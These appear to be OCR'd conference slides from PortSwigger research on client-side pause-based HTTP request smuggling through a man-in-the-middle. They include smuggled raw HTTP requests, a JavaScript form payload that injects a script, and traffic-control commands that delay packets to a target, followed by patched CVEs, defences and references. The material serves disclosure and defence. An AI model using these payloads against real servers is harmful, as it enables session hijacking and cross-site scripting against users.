# Client-side pause-based desync via MITM

The theory:

- Attacker website sends request, padded to cause TCP fragmentation
- MITM identifies the TCP packet containing the request body via the size
- MITM delays this packet, causing a server timeout & pause-based desync
- The delayed packet is then interpreted as a new message



```
POST /admin HTTP/1.1
Content-Length: 28

GET /404 HTTP/1.1
X: PADPADGET / HTTP/1.1
Host: example.com
```

```
HTTP/1.1 403 Forbidden

HTTP/1.1 404 Not Found
```

# Client-side pause-based desync via MITM

```
let form = document.createElement('form')
form.method = 'POST'
form.enctype = 'text/plain'
form.action =
'https://x.psres.net:6082/redirect?'+"h".repeat(600)+ Date.now()
let input = document.createElement('input')
input.name = "HEAD / HTTP/1.1\r\nHost: x\r\n\r\nGET
/redirect?<script>alert(document.domain)</script>
HTTP/1.1\r\nHost: x\r\nFoo: bar"+"\r\n\r\n".repeat(1700)+"x"
input.value = "x"
form.append(input)
document.body.appendChild(form)
form.submit()
```


## MITM-based desync using Traffic control

```
# Setup
tc qdisc add dev eth0 root handle 1: prio priomap

# Flag packets to 34.255.5.242 if between 700 and 1300 bytes
tc filter add dev eth0 protocol ip parent 1:0 prio 1 basic \
    match 'u32(u32 0x22ff05f2 0xffffffff at 16)' \
        and 'cmp(u16 at 2 layer network gt 0x02bc)' \
        and 'cmp(u16 at 2 layer network lt 0x0514)' \
    flowid 1:3

# Delay flagged packets by 61 seconds
tc qdisc add dev eth0 parent 1:3 handle 10: netem delay 61s
```

# Demo: Breaking HTTPS on Apache

**Apache CVE-2022-22720**
2021-12-17: Reported
2022-03-14: Patched in 2.4.53

**Varnish CVE-2022-23959**
2021-12-17: Reported
2022-01-25: Patched in 7.0.2/6.6.2



root@ip-172-31-43-219: /home/ubuntu

```
root@ip-172-31-43-219:/home/ubuntu# tc filter show dev eth0; tc qdisc show; tcpdump -n dst 34.255.5.242 and src 172.31.45.77;
```

```
[0] 0:bash- 1:tcpdump*                                                          "ip-172-31-43-219" 16:42 19-Jul-22
```

## Defence

- Use HTTP/2 end to end
  - Don’t downgrade/rewrite HTTP/2 requests to HTTP/1
- Don't roll your own HTTP server, but if you do:
  - Never assume a request has no body
  - Default to discarding the connection
  - Don't attach state to a connection
  - Either support chunked encoding, or reset the connection.
  - Support HTTP/2

# References & further reading

**Whitepaper, slides & academy topic**

https://portswigger.net/research/browser-powered-desync-attacks
https://portswigger.net/web-security/request-smuggling/browser

**Practice labs**

Connection-state SSRF
CL.0 desync
CSD request capture
CSD cache poisoning
Pause-based CL.0

**Source code @ github**

PortSwigger/http-request-smuggler
PortSwigger/turbo-intruder

**Scan**

Client-side desync
Pause-based desync
Connection-state probe
CL.0 desync

**References & further reading:**

HTTP Desync Attacks: https://portswigger.net/research/http-desync-attacks
HTTP/2 Desync Attacks: https://portswigger.net/research/http2
HTTP Request Smuggling: https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf
HTTP Request Smuggling in 2020 - https://www.youtube.com/watch?v=Zm-myHU8-RQ
Response Smuggling - https://www.youtube.com/watch?v=suxDcYViwao

## Further research

Easy

- New ways of triggering a CSD
- New CSD exploitation gadgets
- Advanced/cross-protocol chain&pivot attacks
- Fast&reliable detection of server-side pause-based desync vulnerabilities
- A way to delay a browser request with needing a MITM
- A way to force browsers to use HTTP/1 when HTTP/2 is available
- Exploration of equivalent attacks on HTTP/2+

Hard

## Takeaways

The request is a lie

HTTP/1.1 connection-reuse is harmful

All you need is a server taken by surprise

PortSwigger

@albinowax

Email: james.kettle@portswigger.net